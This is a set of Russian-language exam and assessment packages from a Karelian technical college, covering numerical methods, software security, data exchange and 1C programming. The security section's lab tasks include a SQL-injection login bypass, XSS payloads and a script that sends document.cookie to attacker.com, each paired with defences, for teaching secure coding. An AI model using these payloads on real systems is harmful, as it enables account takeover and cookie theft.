**Задание №4.** Вставьте пропущенное слово в предложение: «... математические модели реализуются с помощью систем программирования, электронных таблиц, специализированных математических пакетов и программных средств.

**Задание №5.** В каком виде представляется оптимальный план решения задачи о назначениях?

- а) квадратной матрицы, в которой каждая строка содержит одну единицу;
- б) квадратной матрицы, в которой каждая строка содержит хотя бы одну единицу;
- в) квадратной матрицы, в которой каждый столбец содержит хотя бы одну единицу;
- г) квадратной матрицы, в которой каждый столбец содержит одну единицу;
- д) квадратной матрицы, в которой каждая строка и каждый столбец содержит одну единицу.

**Задание №6.** Что является областью допустимых решений задач целочисленного линейного программирования от двух переменных при решении геометрическим методом?

**Задание №7.** С помощью какого метода можно составить исходный опорный план в транспортной задаче?

**Задание №8.** Пусть в матричной игре одна из смешанных стратегий 1-го игрока имеет вид  $(0.3, 0.7)$ , а одна из смешанных стратегий 2-го игрока имеет вид  $(0.4, 0, 0.6)$ . Какова размерность этой матрицы?

**Задание №9.** Какое максимальное число седловых точек может быть в игре размерности  $5 \times 5$  (матрица может содержать любые числа)?

**Задание №10.** Определите тип системы массового обслуживания (СМО), описанной в постановке задачи: «Железнодорожная станция принимает на 5 путей пассажирские поезда и электрички, которые пребывают по расписанию каждые 15 минут на каждый из них и отбывают после обслуживания также по расписанию через 12 минут».

**Министерство образования Республики Карелия**  
**Государственное автономное профессиональное образовательное**  
**Учреждение Республики Карелия**  
**«Петрозаводский архитектурно-строительный техникум»**

# **КОМПЛЕКТ ОЦЕНОЧНЫХ СРЕДСТВ**

**по междисциплинарному курсу**  
**МДК 02.05 Численные методы**  
**09.02.11 Разработка и управление программным обеспечением**

**программист**

Квалификация выпускника

Петрозаводск 2026 г.

# Оформление зачетно-экзаменационных материалов

Государственное автономное профессиональное образовательное учреждение  
Республики Карелия  
«Петрозаводский архитектурно-строительный техникум»

Специальность 09.02.11 **Разработка и управление программным обеспечением**

Вид контроля - промежуточная аттестация

Контингент обучающихся студенты третьего курса группы ИС-21, ИС-22

## Критерии оценки:

Шкалы оценивания	Критерии оценивания
Отлично	Показывает высокий уровень сформированности компетенций, т.е.: <ul style="list-style-type: none"><li>– демонстрирует глубокое и прочное освоение материала;</li><li>– исчерпывающе, четко, последовательно, грамотно и логически стройно излагает теоретический материал;</li><li>– правильно формирует определения;</li><li>– демонстрирует умения самостоятельной работы с нормативноправовой литературой;</li><li>– умеет делать выводы по излагаемому материалу.</li></ul>
Хорошо	Показывает достаточный уровень сформированности компетенций, т.е.: <ul style="list-style-type: none"><li>– демонстрирует достаточно полное знание материала, основных теоретических положений;</li><li>– достаточно последовательно, грамотно логически стройно излагает материал;</li><li>– демонстрирует умения ориентироваться в нормативно-правовой литературе;</li><li>– умеет делать достаточно обоснованные выводы по излагаемому материалу</li></ul>
Удовлетворительно	Показывает пороговый уровень сформированности компетенций, т.е.: <ul style="list-style-type: none"><li>– демонстрирует общее знание изучаемого материала;</li><li>– испытывает затруднения при ответах на дополнительные вопросы;</li><li>– знает основную рекомендуемую литературу;</li><li>– умеет строить ответ в соответствии со структурой излагаемого материала.</li></ul>
Неудовлетворительно	Ставится в случае: <ul style="list-style-type: none"><li>– незнания значительной части программного материала;</li><li>– не владения понятийным аппаратом дисциплины;</li><li>– допущения существенных ошибок при изложении учебного материала;</li><li>– неумения строить ответ в соответствии со структурой излагаемого вопроса;</li><li>– неумения делать выводы по излагаемому материалу</li></ul>

Составитель \_\_\_\_\_ Ю.А.Паталах  
Рассмотрено

На заседании ПЦК \_\_\_\_\_  
Председатель ПЦК \_\_\_\_\_

Утверждено \_\_\_\_\_  
Заместитель директора по УПР \_\_\_\_\_ Н.О. Минко

**Перечень вопросов для проведения промежуточной аттестации в форме дифференцированного зачета:**

1. Приближенные числа и действия над ними.
2. Приближенные значения. Абсолютная и относительная погрешность. Верные и значащие цифры.
3. Представление чисел в ЭВМ. Вычисление погрешностей арифметических действий.
4. Учет погрешностей вычислений по заданной формуле. Вычисления по правилам подсчета цифр.
5. Вычисления со строгим учетом предельных абсолютных погрешностей.
6. Вычисления по методу границ.
7. Отделение и уточнение корня уравнения методом половинного деления.
8. Метод простой итерации для решения уравнений.
9. Нахождение корня уравнения методом касательных.
10. Нахождение корня уравнения методом хорд.
11. Нахождение корня уравнения методом хорд и касательных.
12. Решение систем линейных алгебраических уравнений (СЛАУ) численными методами. Метод Гаусса.
13. Метод простой итерации для системы линейных алгебраических уравнений (СЛАУ).
14. Интерполяционный многочлен Лагранжа.
15. Экстраполирование функций.
16. Численное интегрирование. Квадратурные формулы Ньютона-Котеса.
17. Численные методы решения обыкновенных дифференциальных уравнений. Метод Эйлера.
18. Численные методы решения обыкновенных дифференциальных уравнений. Метод Рунге-Кутты.
19. Численное решение задач оптимизации.
20. Оценка погрешностей арифметических операций.
21. Интерполирование табличных функций.

22. Интерполяционный многочлен Лагранжа.
23. Интерполяционные многочлены Ньютона.
24. Решение нелинейных уравнений. Метод половинного деления.
25. Понятие метода итераций.
26. Метод касательных (Ньютона).

**Министерство образования Республики Карелия  
Государственное автономное профессиональное образовательное  
Учреждение Республики Карелия  
«Петрозаводский архитектурно-строительный техникум»**

**КОМПЛЕКТ КОНТРОЛЬНО-ОЦЕНОЧНЫХ СРЕДСТВ  
ПО УЧЕБНОЙ ДИСЦИПЛИНЕ  
«МДК.02.06 БЕЗОПАСНОСТЬ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ»**

**ПРОГРАММЫ ПОДГОТОВКИ СПЕЦИАЛИСТОВ СРЕДНЕГО  
ЗВЕНА**

**по специальности**

**09.02.11 Разработка и управление программным обеспечением**

**квалификация  
программист**

Петрозаводск, 2026

## СОДЕРЖАНИЕ

СТР

1. ПАСПОРТ КОМПЛЕКТА КОНТРОЛЬНО-ОЦЕНОЧНЫХ СРЕДСТВ	2
2. КОДИФИКАТОР ОЦЕНОЧНЫХ СРЕДСТВ	
3. СИСТЕМА ОЦЕНКИ ОБРАЗОВАТЕЛЬНЫХ ДОСТИЖЕНИЙ ОБУЧАЮЩИХСЯ ПО КАЖДОМУ ОЦЕНОЧНОМУ СРЕДСТВ	5
4. БАНК КОМПЕТЕНТНОСТНО-ОЦЕНОЧНЫХ МАТЕРИАЛОВ ДЛЯ ОЦЕНКИ УСВОЕНИЯ РАБОЧЕЙ ПРОГРАММЫ УЧЕБНОЙ ДИСЦИПЛИНЫ	7

# 1. ПАСПОРТ КОМПЛЕКТА КОНТРОЛЬНО-ОЦЕНОЧНЫХ СРЕДСТВ ПО УЧЕБНОЙ ДИСЦИПЛИНЕ МДК.02.06 БЕЗОПАСНОСТЬ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ

## 1.1. Область применения контрольно-оценочных средств

Контрольно-оценочные средства (КОС) являются частью нормативно-методического обеспечения системы оценивания качества освоения обучающимися программы подготовки специалистов среднего звена по специальности 09.02.11 «Разработка и управление программным обеспечением» и обеспечивают повышение качества образовательного процесса.

КОС по учебной дисциплине представляет собой совокупность контролируемых материалов, предназначенных для измерения уровня достижения обучающимися установленных результатов обучения.

КОС по учебной дисциплине используется при проведении текущего контроля успеваемости и промежуточной аттестации обучающихся в виде экзамена.

## 1.2. Результаты освоения учебной дисциплины, подлежащие проверке

Код ОК, ПК	Умения	Знания
ОК.01	Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам	Актуальный профессиональный и социальный контекст, в котором приходится работать и жить; основные источники информации и ресурсы для решения задач и проблем в профессиональном и/или социальном контексте; алгоритмы выполнения работ в профессиональной и смежных областях; методы работы в профессиональной и смежных сферах; структуру плана для решения задач; порядок оценки результатов решения задач профессиональной деятельности
ОК.02	Использовать современные средства поиска, анализа и интерпретации информации, и информационные технологии для выполнения задач профессиональной деятельности	Номенклатура информационных источников, применяемых в профессиональной деятельности; приемы структурирования информации; формат оформления результатов поиска информации, современные средства и устройства информатизации; порядок их применения и программное обеспечение в профессиональной деятельности в том числе с использованием цифровых средств
ОК.03	Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую	Содержание актуальной нормативно-правовой документации; современная научная и профессиональная

	<p>деятельность в профессиональной сфере, использовать знания по правовой и финансовой грамотности в различных жизненных ситуациях</p>	<p>терминология; возможные траектории профессионального развития и самообразования; основы предпринимательской деятельности; основы финансовой грамотности; правила разработки бизнес-планов; порядок выстраивания презентации; кредитные банковские продукты</p>
ОК.04	<p>Эффективно взаимодействовать и работать в коллективе и команде</p>	<p>Психологические основы деятельности коллектива, психологические особенности личности; основы проектной деятельности</p>
ПК 2.4	<ul style="list-style-type: none"> <li>– анализировать требования к программному обеспечению и составлять планы тестирования;</li> <li>– создавать тестовые сценарии и тест-кейсы для проверки функциональности и соответствия требованиям;</li> <li>– выполнять тестирование программного обеспечения вручную и автоматизировать процесс тестирования;</li> <li>– анализировать результаты тестирования и документировать найденные ошибки;</li> <li>– разрабатывать стратегии отладки и исправлять ошибки в программном обеспечении;</li> <li>– выполнять модульные тесты с использованием инструментов тестирования, в том числе автоматизированного тестирования;</li> <li>– использовать системы контроля дефектов ПО;</li> <li>- оставлять отчет о выполнении тестирования ПО</li> </ul>	<ul style="list-style-type: none"> <li>– принципы и методы тестирования программного обеспечения;</li> <li>– основы программирования и архитектуры программного обеспечения;</li> <li>– основы баз данных и SQL-запросов; – инструменты для автоматизации тестирования;</li> <li>– основы разработки и отладки программного обеспечения на разных языках программирования;</li> <li>– понятие дефекта программного обеспечения;</li> <li>– критерии качества ПО;</li> <li>– виды и типы тестирования ПО;</li> <li>– техники ручного тестирования;</li> <li>– техники автоматизированного тестирования;</li> <li>– жизненный цикл дефекта ПО;</li> <li>– принципы работы в системе контроля дефектов;</li> <li>- основные понятия о качестве ПО</li> </ul>
ПК 2.5	<ul style="list-style-type: none"> <li>– описывать функциональность модулей в документации;</li> <li>– создавать диаграммы для иллюстрации работы модулей;</li> <li>– программировать с использованием комментариев для документирования кода;</li> <li>– использовать специальные метки/теги для отметки важных частей кода в документации;</li> <li>– вести журнал изменений и</li> </ul>	<ul style="list-style-type: none"> <li>– стандарты технической документации;</li> <li>– принципы документирования программного обеспечения;</li> <li>- инструменты для создания технической документации и комментирования кода</li> </ul>

	фиксировать обновления программных модулей; – разбивать модули на логические блоки и описывать каждый блок отдельно; – включать в документацию особенности модулей, такие как ограничения, уязвимости или оптимальные настройки; - проводить регулярное обновление документации при изменении модулей или добавлении нового функционала.	
--	---	--

## 2. КОДИФИКАТОР ОЦЕНОЧНЫХ СРЕДСТВ

Функциональный признак оценочного средства (тип контрольного задания)	Метод/форма контроля
Собеседование	Устный опрос, экзамен
Практические задания	Практические занятия, экзамен
Тест	Тестирование

## 3. СИСТЕМА ОЦЕНКИ ОБРАЗОВАТЕЛЬНЫХ ДОСТИЖЕНИЙ ОБУЧАЮЩИХСЯ ПО КАЖДОМУ ОЦЕНОЧНОМУ СРЕДСТВУ

### Критерии оценки ответов в ходе устного опроса

Оценивается правильность ответа обучающегося на один из приведенных вопросов.

При этом выставляются следующие оценки:

**«Отлично»** выставляется при соблюдении следующих условий:

- полно раскрыто содержание материала в объеме, предусмотренном программой, содержанием лекции и учебником;
- изложен материал грамотным языком в определенной логической последовательности, точно используя специализированную терминологию и символику;
- показано умение иллюстрировать теоретические положения конкретными примерами, применять их в новой ситуации при выполнении практического задания;
- продемонстрировано усвоение ранее изученных сопутствующих вопросов, сформированность и устойчивость используемых при ответе умений и навыков;
- ответ самостоятельный без наводящих вопросов преподавателя.

Возможны одна-две неточности при освещении второстепенных вопросов или в выкладках, которые обучающийся легко исправил по замечанию преподавателя.

**«Хорошо»** - ответ удовлетворяет в основном требованиям на оценку «5», но при этом имеет один из недостатков:

- в изложении допущены небольшие пробелы, не исказившие логического и информационного содержания ответа;
- допущены один-два недочета при освещении основного содержания ответа, исправленные по замечанию преподавателя;

- допущены ошибка или более двух недочетов при освещении второстепенных вопросов или в выкладках, легко исправленные по замечанию преподавателя.

**«Удовлетворительно»** выставляется при соблюдении следующих условий:

- неполно или непоследовательно раскрыто содержание материала, но показано общее понимание вопроса и продемонстрированы умения, достаточные для дальнейшего усвоения программного материала, имелись затруднения или допущены ошибки в определении понятий, использовании терминологии и выкладках, исправленные после нескольких наводящих вопросов преподавателя;

- обучающийся не справился с применением теории в новой ситуации при выполнении практического задания, но выполнил задания обязательного уровня сложности по данной теме;

- при знании теоретического материала выявлена недостаточная сформированность основных умений и навыков.

**«Неудовлетворительно»** выставляется при соблюдении следующих условий:

- не раскрыто основное содержание учебного материала;

- обнаружено незнание или непонимание обучающимся большей или наиболее важной части учебного материала;

- допущены ошибки в определении понятий, при использовании терминологии и иных выкладках, которые не исправлены после нескольких наводящих вопросов преподавателя;

- обучающийся обнаружил полное незнание и непонимание изучаемого учебного материала или не смог ответить ни на один из поставленных вопросов по изучаемому материалу.

### **Критерии оценки выполненного практического задания**

Оценка 5 ставится за работу, выполненную полностью без ошибок и недочётов.

Оценка 4 ставится за работу, выполненную полностью, но при наличии в ней не более одной негрубой ошибки и одного недочёта, не более трёх недочётов.

Оценка 3 ставится, если обучающийся правильно выполнил не менее 2/3 всей работы или допустил не более одной грубой ошибки и двух недочётов, не более одной грубой и одной не грубой ошибки, не более трёх негрубых ошибок, одной негрубой ошибки и трёх недочётов, при наличии четырёх-пяти недочётов.

Оценка 2 ставится, если число ошибок и недочётов превысило норму для оценки 3 или правильно выполнено менее 2/3 всей работы.

### **Критерии оценки в ходе экзамена**

**Оценка 5 ("отлично") выставляется студенту, если:**

Обучающийся демонстрирует знание всех разделов изучаемой дисциплины: содержание базовых понятий и фундаментальных проблем; умение излагать программный материал с демонстрацией конкретных примеров. Свободное владение материалом должно характеризоваться логической ясностью и четким видением путей применения полученных знаний в практической деятельности

**Оценка 4 ("хорошо") выставляется студенту, если:**

Обучающийся демонстрирует знания всех разделов изучаемой дисциплины: содержание базовых понятий и фундаментальных проблем; приобрел необходимые умения и навыки, освоил вопросы практического применения полученных знаний, не допустил фактических ошибок при ответе, достаточно последовательно и логично

излагает теоретический материал, допуская лишь незначительные нарушения последовательности изложения и некоторые неточности. Таким образом данная оценка выставляется за правильный, но недостаточно полный ответ.

**Оценка 3 ("удовлетворительно") выставляется студенту, если:**

Обучающийся демонстрирует знание основных разделов программы изучаемого курса: его базовых понятий и фундаментальных проблем. Однако знание основных проблем курса не подкрепляется конкретными практическими примерами, не полностью раскрыта сущность вопросов, ответ недостаточно логичен и не всегда последователен, допущены ошибки и неточности.

**Оценка 2 ("неудовлетворительно") выставляется студенту, если:**

Выставляется в том случае, когда обучающийся демонстрирует фрагментарные знания основных разделов программы изучаемого курса: его базовых понятий и фундаментальных проблем. У экзаменуемого слабо выражена способность к самостоятельному аналитическому мышлению, имеются затруднения в изложении материала, отсутствуют необходимые умения и навыки, допущены грубые ошибки и незнание терминологии, отказ отвечать на дополнительные вопросы, знание которых необходимо для получения положительной оценки

#### **4. БАНК КОМПЕТЕНТНОСТНО-ОЦЕНОЧНЫХ МАТЕРИАЛОВ ДЛЯ ОЦЕНКИ УСВОЕНИЯ УЧЕБНОЙ ДИСЦИПЛИНЫ**

##### **4.1 Теоретические вопросы для подготовки к промежуточной аттестации**

1. Дайте определение кибербезопасности. Какие три компонента входят в модель CIA и что они означают?
2. Что такое уязвимость программного обеспечения? Приведите два примера и объясните, чем она отличается от угрозы.
3. В чём разница между риском и угрозой? Как связаны между собой уязвимость, угроза и риск?
4. Опишите модель угроз STRIDE. Какие шесть типов угроз она включает и как они расшифровываются?
5. Что означает аббревиатура DREAD? Какие критерии она использует для оценки уязвимостей?
6. Какие методы анализа рисков используются в информационной безопасности? В чём разница между качественным и количественным подходами?
7. Как классифицируются уязвимости по типу воздействия и по источнику возникновения?
8. Что входит в перечень OWASP Top 10? Назовите три наиболее распространённые уязвимости и кратко опишите каждую.
9. Что такое инъекция? Приведите пример SQL-инъекции и объясните, как её можно предотвратить.
10. Что такое межсайтовый скриптинг (XSS)? Какие виды XSS существуют и чем они отличаются?
11. Какие проблемы возникают при небезопасной аутентификации? Приведите три примера слабых практик.
12. Какие типичные ошибки приводят к уязвимостям конфигурации в веб-серверах

и приложениях?

13. Перечислите основные принципы безопасного кодирования. Как они помогают снизить количество уязвимостей?

14. Почему важно проводить валидацию и экранирование входных данных? Какие последствия могут быть при их отсутствии?

15. Что такое многофакторная аутентификация (MFA)? Приведите пример её реализации в реальной системе.

16. В чём разница между аутентификацией и авторизацией? Приведите пример из веб-приложения.

17. Как работает протокол OAuth 2.0? Для каких целей он используется и какие основные роли в нём выделяются?

18. Что такое OpenID Connect? Как он дополняет функциональность OAuth 2.0?

19. Как управляются сессии в веб-приложениях? Какие атрибуты cookie используются для их защиты?

20. В чём отличие между ролевой (RBAC) и атрибутной (ABAC) моделью управления доступом? Приведите пример использования каждой.

21. Объясните разницу между симметричным и асимметричным шифрованием. Приведите по одному примеру алгоритма для каждого типа.

22. Какие требования предъявляются к хешированию паролей? Почему bcrypt, Argon2 и PBKDF2 предпочтительнее, чем SHA-256?

23. Что такое “соль” (salt) и “итерации” при хешировании паролей? Как они повышают безопасность?

24. Что такое цифровая подпись? Какие задачи она решает и на каких принципах криптографии основана?

25. В чём разница между защитой данных “в покое” и “в передаче”? Приведите по одному примеру метода защиты для каждого случая.

26. Сформулируйте принцип наименьших привилегий. Как он применяется в операционных системах и приложениях?

27. Что означает “глубокая защита” (defence in depth)? Приведите пример реализации на трёх уровнях веб-приложения.

28. Какие меры обеспечивают отказоустойчивость системы при сбое отдельных компонентов с точки зрения безопасности?

29. Какие методы используются для аудита безопасности на этапе проектирования ПО? Что входит в threat modeling?

30. Как обеспечивается безопасность зависимостей в современных проектах? Назовите инструменты для анализа уязвимостей в сторонних библиотеках.

## **4.2 Практические задачи к промежуточной аттестации**

### **Задача 1. Анализ кода на уязвимости (ручной review)**

Студенту выдаётся фрагмент веб-приложения на Python объёмом около 1000 строк. Приложение позволяет пользователям оставлять комментарии.

Задание:

1. Проведите ручной аудит кода.

2. Найдите минимум 3 уязвимости (небезопасная работа с файлами, отсутствие валидации ввода, жёстко закодированные пароли).

3. Опишите каждую уязвимость:

- где находится (файл, строка);

- какой тип угрозы (CWE);

- как её можно эксплуатировать;

- как исправить.
4. Предложите хотя бы одно средство автоматического анализа и проверьте им код.
5. Разработайте рекомендациями по исправлению уязвимостей.

### Задача 2. SQL-инъекции — эксплуатация и защита

Дано уязвимое веб-приложение, где для входа используется запрос вида:

```
query = "SELECT * FROM users WHERE login = '" + login + "' AND password = '" + password + "'"
```

Задание:

1. Используя SQL-инъекцию, войдите в систему без знания логина и пароля (например, через ' OR '1'='1').
2. Попробуйте извлечь список таблиц через UNION-инъекцию (если СУБД — MySQL).
3. Перепишите код, используя параметризованные запросы (prepared statements).
4. Объясните, почему это защищает от инъекций.

### Задача 3. XSS-атаки — создание и защита

Имеется веб-страница с формой комментариев, где введенный текст отображается напрямую в HTML.

Задание:

1. Введите комментарий с XSS-вектором:

```
<script>alert('XSS')</script>
```

Убедитесь, что скрипт выполняется.

2. Попробуйте внедрить внешний скрипт (например, через <script src= "... ">).

3. Реализуйте защиту:

- Экранирование тегов (HTML-entities)
- Использование Content Security Policy (CSP) в заголовке ответа:

```
Content-Security-Policy: default-src 'self'
```

4. Проверьте, что атака больше не работает.

### Задача 4. CSRF — защита с токенами и проверкой заголовков

Имеется форма перевода денег между счетами, которая не проверяет источник запроса.

Задание:

1. Создайте HTML-страницу на другом домене, которая автоматически отправляет POST-запрос на перевод средств (имитация CSRF-атаки).
2. Добавьте в форму CSRF-токен (сгенерированный сервером, хранится в сессии).
3. Модифицируйте серверную логику, чтобы он проверял токен при каждом

изменяющем запросе.

4. Дополнительно: добавьте проверку заголовков Origin или Referer.
5. Убедитесь, что поддельный запрос больше не проходит.

### **Задача 5: Составление модели угроз для веб-приложения**

Рассматривается типовое веб-приложение для онлайн-голосования.

Задание:

1. Постройте диаграмму потоков данных (DFD) приложения (регистрация, голосование, подсчёт).
2. Примените метод STRIDE. Для каждого элемента (пользователь, сервер, БД, API) определите возможные угрозы:
  - Подделка (Spoofing)
  - Подмена (Tampering)
  - Отказ в обслуживании (DoS) и т.д.
3. Для каждой угрозы предложите контрмеру (например, шифрование, аутентификация, логирование).
4. Выделите топ-3 критические угрозы.

### **Задача 6. Безопасная аутентификация с JWT и refresh-токенами**

Необходимо реализовать систему входа для SPA-приложения (например, на Flask + JS). Задание:

1. При успешном входе сервер генерирует: – JWT-токен (access token) на 15 минут – Refresh-токен (хранится в HTTP-only куке, срок — 7 дней)
2. Настройте эндпоинт /refresh, который выдаёт новый accesstoken по валидному refresh-токену.
3. Реализуйте защиту:
  - Подпись JWT (HS256 или RS256)
  - Проверку срока действия
  - Блокировку украденных refresh-токенов (через blacklist или короткий TTL)
5. Объясните, зачем нужен refresh-токен и почему accesstoken не хранится в куках.

### **Задача 7. XSS и защита CSP**

Комментарии в блоге выводятся в HTML без экранирования. Злоумышленник оставляет

```
<script>document.location='http://attacker.com/?cookie='+document.cookie</script>.
```

Задание:

1. Объясните, что произойдет при просмотре страницы другим пользователем.
2. Напишите корректную функцию экранирования вывода (htmlspecialchars).
3. Составьте CSP-заголовок, который заблокирует выполнение любого внешнего скрипта, но разрешит inline-стили.

### **Задача 8. JWT и refresh токены**

Access token живет 15 минут, refresh token — 7 дней.

Задание:

1. Напишите псевдокод проверки JWT (подпись, срок, audience).
2. Опишите безопасный алгоритм обновления пары токенов.

3. Как хранить токены на клиенте (HTTP-only cookie vs localStorage)? Аргументируйте.

### **Задача 9. RBAC**

Роли: guest, user, moderator, admin.

Права: read\_post, write\_comment, delete\_comment, manage\_users.

Задание:

1. Заполните матрицу доступа (роли × права).
2. Напишите функцию проверки доступа `has_permission(user, action)` на Python.
3. Какая уязвимость возникает, если проверять права только на клиенте?

### **Задача 10. AES и RSA**

Необходимо передать файл большого размера так, чтобы только получатель смог его прочитать. Используется гибридная схема.

Задание:

1. Объясните схему: зашифровать файл случайным ключом AES, а ключ AES — RSA публичным ключом получателя.
2. Укажите безопасный режим шифрования AES (GCM, CBC с HMAC?).
3. Почему нельзя шифровать большой файл напрямую через RSA?

Министерство образования и спорта Республики Карелия  
Государственное автономное профессиональное образовательное  
учреждение Республики Карелия  
«Петрозаводский архитектурно-строительный техникум»

# **КОМПЛЕКТ ОЦЕНОЧНЫХ СРЕДСТВ**

**по дисциплине**

**МДК.02.07 Обмен данными в информационных системах**

***09.02.11 Разработка и управление программным обеспечением***

**Программист**  
Квалификация выпускника

Петрозаводск, 2026

**Паспорт  
фонда оценочных средств  
по дисциплине МДК.02.07 Обмен данными в информационных  
системах**

Фонд оценочных средств (далее - ФОС) разработан в соответствии с требованиями Федерального государственного образовательного стандарта специальности 09.02.11 *Разработка и управление программным обеспечением* и предназначен для контроля и оценки образовательных достижений обучающихся, освоивших программу учебной дисциплины МДК.02.07 Обмен данными в информационных системах. ФОС включает контрольные материалы для проведения текущего контроля успеваемости и промежуточной аттестации в форме экзамена.

**Перечень оценочных средств**

№ п/п	Контролируемые разделы (темы) дисциплины	Код контролируемой компетенции	Наименование оценочного средства
1	<b>Тема 7.1. Средства обмена данными. Файловый способ</b>	ОК 01, ОК 02, ОК 03, ОК 04, ОК 05, ОК 06, ОК 07, ОК 08 ОК 9, ПК 2.1-2.5	<i>Практическая работа Тестирование Экзамен</i>
2	<b>Тема 7.2. Внешние источники данных</b>	ОК 01, ОК 02, ОК 03, ОК 04, ОК 05, ОК 06, ОК 07, ОК 08 ОК 9, ПК 2.1-2.5	<i>Практическая работа Тестирование Экзамен</i>
3	<b>Тема 7.3. Интернет-технологии</b>	ОК 01, ОК 02, ОК 03, ОК 04, ОК 05, ОК 06, ОК 07, ОК 08 ОК 9, ПК 2.1-2.5	<i>Практическая работа Тестирование Экзамен</i>
4	<b>Тема 7.4. Планы обмена</b>	ОК 01, ОК 02, ОК 03, ОК 04, ОК 05, ОК 06, ОК 07, ОК 08 ОК 9, ПК 2.1-2.5	<i>Практическая работа Тестирование Экзамен</i>

## Оформление материалов для промежуточной аттестации

Государственное автономное профессиональное образовательное учреждение  
Республики Карелия  
«Петрозаводский архитектурно-строительный техникум»

Специальность **09.02.11 Разработка и управление программным обеспечением**

Вид контроля - экзамен

Время промежуточного контроля 8 часов

Критерии оценки:

### Оценка 5 («отлично»)

- Теоретическая часть: даны полные, точные и развёрнутые ответы на все вопросы. Студент демонстрирует глубокое понимание технологий обмена данными, уверенно оперирует терминами (файловый обмен, XML, OLE, COM, HTTP-сервисы, JSON, распределённые БД), может привести конкретные примеры их применения и объяснить различия между подходами.
- Практическая часть: все задачи выполнены полностью и без ошибок. Код написан грамотно, структурирован, оптимизирован (например, корректная работа с файлами, эффективное чтение/запись XML, грамотное использование объекта ДиалогВыбораФайла). Студент уверенно работает с различными форматами данных (TXT, XML, DBF, XLS, JSON) и внешними источниками (MySQL), понимает особенности каждого способа обмена.

### Оценка 4 («хорошо»)

- Теоретическая часть: ответы в целом верные, но могут содержать незначительные неточности или недостаточно глубокие пояснения. Студент владеет материалом, но может испытывать затруднения при ответе на уточняющие или сложные вопросы.
- Практическая часть: большая часть задач выполнена правильно. В коде могут присутствовать незначительные синтаксические ошибки или недочёты в логике (например, неэффективная обработка файлов, мелкие ошибки в структуре XML), которые студент способен исправить после указания преподавателя.

### Оценка 3 («удовлетворительно»)

- Теоретическая часть: студент демонстрирует лишь поверхностное знание теории. Ответы неполные, часто путаются в базовых определениях (например, разница между файловым обменом и XML, назначение OLE/COM) или не могут объяснить практическое применение концепций.
- Практическая часть: выполнена только часть заданий. В коде присутствуют серьёзные логические ошибки (например, нарушение структуры данных при чтении/записи, некорректная работа с диалогом выбора файла) или грубые синтаксические ошибки, которые студент не может исправить самостоятельно.

### Оценка 2 («неудовлетворительно»)

- Теоретическая часть: полное отсутствие ответов на теоретические вопросы или ответы демонстрируют полное непонимание предмета.
- Практическая часть: практические задания не выполнены или содержат фатальные ошибки. Студент не может написать простейший код для работы с файлами, XML или внешними источниками данных. Наблюдается неспособность работать с интерфейсом и инструментами 1С.

Составитель \_\_\_\_\_ Назарова А.К.

## МАТЕРИАЛЫ ДЛЯ ПРОВЕДЕНИЯ ЭКЗАМЕНА

### **Теоретические вопросы**

1. Опишите основные принципы файлового обмена данными. Назовите преимущества и недостатки этого способа.
2. Что такое XML? Каковы особенности обмена данными на базе XML? Приведите примеры использования.
3. Дайте краткий обзор технологий OLE и COM. В чём их различие и для чего они применяются?
4. Перечислите основные Web-технологии, используемые для обмена данными между клиентом и сервером.
5. Объясните назначение и основные методы объекта ДиалогВыбораФайла в 1С.

### **Практические задания**

1. Работа с текстовыми файлами
  - Загрузите данные из текстового файла (TXT) в таблицу значений или массив.
  - Выполните выгрузку данных из таблицы значений в текстовый файл.
2. Работа с XML-файлами
  - Запишите данные из справочника или документа в XML-файл.
  - Прочитайте данные из XML-файла и выведите их на форму.
3. Работа с dbf-файлами
  - Выгрузьте данные из таблицы значений в dbf-файл.
  - Откройте dbf-файл, отредактируйте запись и сохраните изменения.
4. Работа с объектом ДиалогВыбораФайла
  - Реализуйте выбор файла через диалог и загрузку данных из TXT, DBF, XLS, XML в соответствующие структуры 1С.
5. Работа с внешними таблицами и MySQL
  - Настройте соединение 1С 8.3 с базой данных MySQL.
  - Выполните чтение и запись данных во внешнюю таблицу через ODBC.
6. HTTP-сервисы и JSON
  - Создайте HTTP-сервис, возвращающий информацию о товарах и ценах в формате JSON.
  - Реализуйте удаление данных о сотруднике через HTTP-запрос.
7. Работа с электронной почтой
  - Отправьте письмо с вложением средствами 1С.
8. Распределённые базы данных
  - Опишите механизмы обмена данными между распределёнными базами 1С.

Министерство образования и спорта Республики Карелия  
Государственное автономное профессиональное образовательное  
учреждение Республики Карелия  
«Петрозаводский архитектурно-строительный техникум»

# **КОМПЛЕКТ ОЦЕНОЧНЫХ СРЕДСТВ**

**по МДК 02.08 Предметно-ориентированное программирование**

**09.02.11 Разработка и управление программным обеспечением**

**Программист**  
Квалификация выпускника

Петрозаводск 2026 г.

**Паспорт  
комплекта оценочных средств  
по МДК 02.08 Предметно-ориентированное программирование**

Фонд оценочных средств (далее - ФОС) разработан в соответствии с требованиями Федерального государственного образовательного стандарта специальности 09.02.11 Разработка и управление программным обеспечением и предназначен для контроля и оценки образовательных достижений обучающихся, освоивших программу МДК 02.08 Предметно-ориентированное программирование.

ФОС включает контрольные материалы для проведения промежуточной аттестации в форме экзамена.

Коды формируемых компетенций ПК

№ п/п	Контролируемые разделы (темы) дисциплины, курса**	Код контролируемой компетенции (или ее части/ОПОР)	Наименование оценочного средства
1	Тема 8.1 Использование кода в 1С	ОК.01 – ОК.09, ПК 2.1, 2.2, 2.4	Практические работы
2	Тема 8.2 Разработка в 1С прикладных конфигураций	ОК.01 – ОК.09, ПК 2.1, 2.2, 2.4	Практические работы Экзамен

## Оформление зачетно-экзаменационных материалов

Государственное автономное профессиональное образовательное учреждение  
Республики Карелия «Петрозаводский архитектурно-строительный техникум»

Специальность **09.02.11 Разработка и управление программным обеспечением**

Вид контроля - промежуточная аттестация

Контингент обучающихся - студенты 3 курса

Время промежуточного контроля - 8 часов

Студенты выполняют практическое задание в течение 4 часов.

Критерии оценки:

<b>Критерий</b>	<b>Балл</b>
Созданы справочники, заполнены данными	2,5
Создан документ, его реквизиты и табличные части	2
Заполнены данными и проведены 3 документа	2
Создано системное сообщение при записи документа	0,5
Сумма в табличной части «Товары» рассчитывается автоматически	0,5
Разработан отчет №1	1
Разработан отчет №2	1,5
<b>ИТОГО:</b>	<b>10</b>

Составитель \_\_\_\_\_ И.А. Городилова

Рассмотрено  
на заседании ПЦК \_\_\_\_\_

Председатель ПЦК \_\_\_\_\_

Утверждено \_\_\_\_\_  
по УПР Н.О. Минко

Заместитель директора

